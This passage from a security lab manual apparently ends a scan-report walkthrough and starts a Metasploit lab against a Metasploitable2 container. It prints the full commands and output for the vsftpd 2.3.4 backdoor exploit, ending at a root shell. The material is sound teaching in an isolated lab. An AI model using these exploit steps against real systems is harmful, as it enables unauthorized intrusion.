


Fig 3.20: Individual Vulnerability Analyze

To save the results of the scan, click on the “Report” button.




Fig 3.21: Generate Scan Report 1

Now select the report format “HTML” and click the “Generate Report” button.




Fig 3.22: Generate Scan Report 2

In the pop-up window, click the “OK” button to save and open the scan report in the Firefox Browser.




Fig 3.23: Save Scan Report

The summary of the scan appears first in the scan report. To get the detailed report, click "Expand All." Clicking on the plugin of a vulnerability will show the details of that vulnerability.




Fig 3.24: Scan Report

Chapter 4

Lab 02 - Exploiting Vulnerable Services by Metasploit

4.1 Overview

This lab exercise explores the use of the Metasploit tool by exploiting some vulnerable services of Metasploitable2.

4.2 Background Information

Metasploit is the world's most popular open-source computer security testing framework, as well as a platform for developing security tools and exploits. The various tools, libraries, user interfaces, and modules of Metasploit allow a user to configure an exploit module, associate it with a payload, point at a target, and launch at the target system. Metasploit's extensive database includes numerous exploits and payloads that are being used to test security vulnerabilities. A vulnerability is a weakness in a system that allows an attacker to reduce the security posture of the system. An exploit is a piece of code that allows an attacker to take advantage of a vulnerability within a system. A payload is a piece of code that is delivered by the exploit and runs on the victim system.

Metasploit integrates with various security tools to identify the vulnerabilities of the targeted system. Once the vulnerability is detected, it selects an exploit associated with a payload to exploit the vulnerability. If the exploit is successful, the payload gets executed at the target system, and the attacker gets a shell to interact with the payload. If the target system is restarted, an attacker can also set up a persistent backdoor. Metasploit also offers a clean escape from the compromised system.

Metasploit is preferred over other penetration testing tools because it allows users to view the source code and create custom modules. Metasploit is simple to use when performing security testing on a large network since it runs automated tests on all systems to find vulnerabilities.


4.3 Performing the Lab

Step 1: Prepare the Environment of the Experiment

First, start and attach the victim container by opening a GNOME Terminal on the Ubuntu machine and running the following commands

```
docker start victim_1
```

```
docker attach victim_1
```


A screenshot of a terminal window titled 'csl@CSL: ~'. The terminal shows the following commands and output:

```
csl@CSL:~$ docker start victim_1
victim_1
csl@CSL:~$ docker attach victim_1
root@victim_1:/#
```

Fig 4.1: Start and Attach the Victim Container

In the victim container, all services are disabled by default. Run the following command in the terminal of the victim container to start the required services.

```
services.sh
```


A screenshot of a terminal window titled '@victim_1: /'. The terminal shows the output of the 'services.sh' script:

```
root@victim_1:/# services.sh
* Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 10.10.10.3 for ServerName
[ OK ]
* Starting deferred execution scheduler atd
[ OK ]
* Starting periodic command scheduler crond
[ OK ]
Starting distccd
* Starting MySQL database server mysqld
[ OK ]
* Checking for corrupt, not cleanly closed and upgrade needing tables.
* Configuring network interfaces...
[ OK ]
* Starting portmap daemon...
[ OK ]
* Starting Postfix Mail Transport Agent postfix
[ OK ]
* Starting PostgreSQL 8.3 database server
[ OK ]
* Starting ftp server proftpd
[ OK ]
* Starting Samba daemons
[ OK ]
Starting network management services: snmpd.
snmpd[715]: error finding row index in _ifXTable_container_row_restore
* Starting OpenBSD Secure Shell server sshd
[ OK ]
* Starting system log daemon...
[ OK ]
* Starting Tomcat servlet engine tomcat5.5
[ OK ]
* Starting internet superserver xinetd
[ OK ]
* Doing Wacom setup...
[ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
[ OK ]
root@victim_1:/#
```

Fig 4.2: Start Necessary Services of the Victim Container

Open another GNOME Terminal in the ubuntu machine and run the following commands to start and attach the attacker container

```
docker start attacker_1
docker attach attacker_1
```




```
cs1@CSL: ~
cs1@CSL:~$ docker start attacker_1
attacker_1
cs1@CSL:~$ docker attach attacker_1
_#
```

Fig 4.3: Start and Attach the Attacker Container

Step 2: Get the Network Information of the Attacker Container


Run the “*ifconfig*” command from the terminal of the attacker container to obtain the IP address of the attacker container.



```
(root@attacker_1)-[/]
_# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.10.2  netmask 255.255.255.248  broadcast 10.10.10.7
    ether 02:42:0a:0a:0a:02  txqueuelen 0  (Ethernet)
    RX packets 44  bytes 6014 (5.8 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig 4.4: IP Address of the Attacker Container

To determine the gateway of the attacker container, run the “*route -n*” command.



```
(root@attacker_1)-[/]
_# route -n
Kernel IP routing table
Destination      Gateway          Genmask         Flags Metric Ref    Use Iface
0.0.0.0          10.10.10.1      0.0.0.0         UG    0      0      0 eth0
10.10.10.0       0.0.0.0         255.255.255.248 U      0      0      0 eth0
```


Fig 4.5: Gateway of the Attacker Container

The IP address of the attacker container is 10.10.10.2, which belongs to the 10.10.10.0/29 network, and its gateway is 10.10.10.1.

Step 3: Start Metasploit

Metasploit uses PostgreSQL as its database. By default, the PostgreSQL service is stopped in the attacker container. Run the following command to start the PostgreSQL service.

```
service postgresql start
```




```
root@attacker_1: /  
  
(root@attacker_1)-[/]  
# service postgresql start  
Starting PostgreSQL 14 database server: main.  
  
(root@attacker_1)-[/]  
#
```

Fig 4.6: Start PostgreSQL Service

Now create and initialize the “msf” database by running the following command.

```
msfdb init
```



```
root@attacker_1: /  
  
(root@attacker_1)-[/]  
# msfdb init  
System has not been booted with systemd as init system (PID 1). Can't operate.  
Failed to connect to bus: Host is down  
[+] Starting database  
System has not been booted with systemd as init system (PID 1). Can't operate.  
Failed to connect to bus: Host is down  
[+] Creating database user 'msf'  
[+] Creating databases 'msf'  
(Message from Kali developers)  
  
This is a minimal installation of Kali Linux, you likely  
want to install supplementary tools. Learn how:  
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/  
  
(Run: "touch ~/.hushlogin" to hide this message)  
[+] Creating databases 'msf_test'  
(Message from Kali developers)  
  
This is a minimal installation of Kali Linux, you likely  
want to install supplementary tools. Learn how:  
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/  
  
(Run: "touch ~/.hushlogin" to hide this message)  
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'  
[+] Creating initial database schema  
  
(root@attacker_1)-[/]  
#
```

Fig 4.7: Create and Initialize the msf Database

To clear the terminal of the attacker container run the “clear” command. Type “msfconsole” and hit “Enter” to launch the interactive shell interface of Metasploit.



```
root@attacker_1: /
# msfconsole

[#####] $a, [#####]
[#####] $$`?a, [#####]
[#####] `?a, [#####]
[#####] .,a$% [#####]
[#####] ,,a$"$` [#####]
[#####] %$P"$` [#####]
[#####] `a, $$ [#####]
[#####] `"$ [#####]
[#####]

      =[ metasploit v6.1.14-dev ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > 
```

Fig 4.8: The Interactive Shell Interface of Metasploit

Step 4: Exploiting Vulnerable Services

In Lab 1, it was revealed that the Metasploitable2 victim container has a large number of vulnerable services. In this lab, Metasploitable2's vulnerable services vsFTPD, Java RMI, MySQL, DistCC, UnrealIRCd, and Apache Tomcat will be exploited.

Exploiting Port 21 – vsFTPD

The vsFTPD(Very Secure FTP Daemon) service running on the Metasploitable2 container has a vulnerability that can be used to gain a shell session on the system. This can be exploited by using the “vsftpd_234_backdoor” exploit module of Metasploit.

Load the module and see the current settings by doing the following

```
root@attacker_1: /
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes          The target host(s), see https://github.com/rapid7/metasploit
  RPORT  21          yes          The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Fig 4.9: The “vsftpd_234_backdoor” Exploit Module

That remote port is already set to port 21. Follow the steps below to set the remote host and run the module.

If a shell session opened run some system commands to verify if the victim container is compromised.

```
root@attacker_1: /
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.10.10.3
RHOST => 10.10.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[+] 10.10.10.3:21 - Backdoor service has been spawned, handling...
[+] 10.10.10.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.10.2:43695 -> 10.10.10.3:6200 ) at 2021-12-03 06:19:43 +0000

hostname
victim_1

whoami
root

uname -a
Linux victim_1 5.11.0-41-generic #45~20.04.1-Ubuntu SMP Wed Nov 10 10:20:10 UTC 2021 x86_64 GNU/Linux

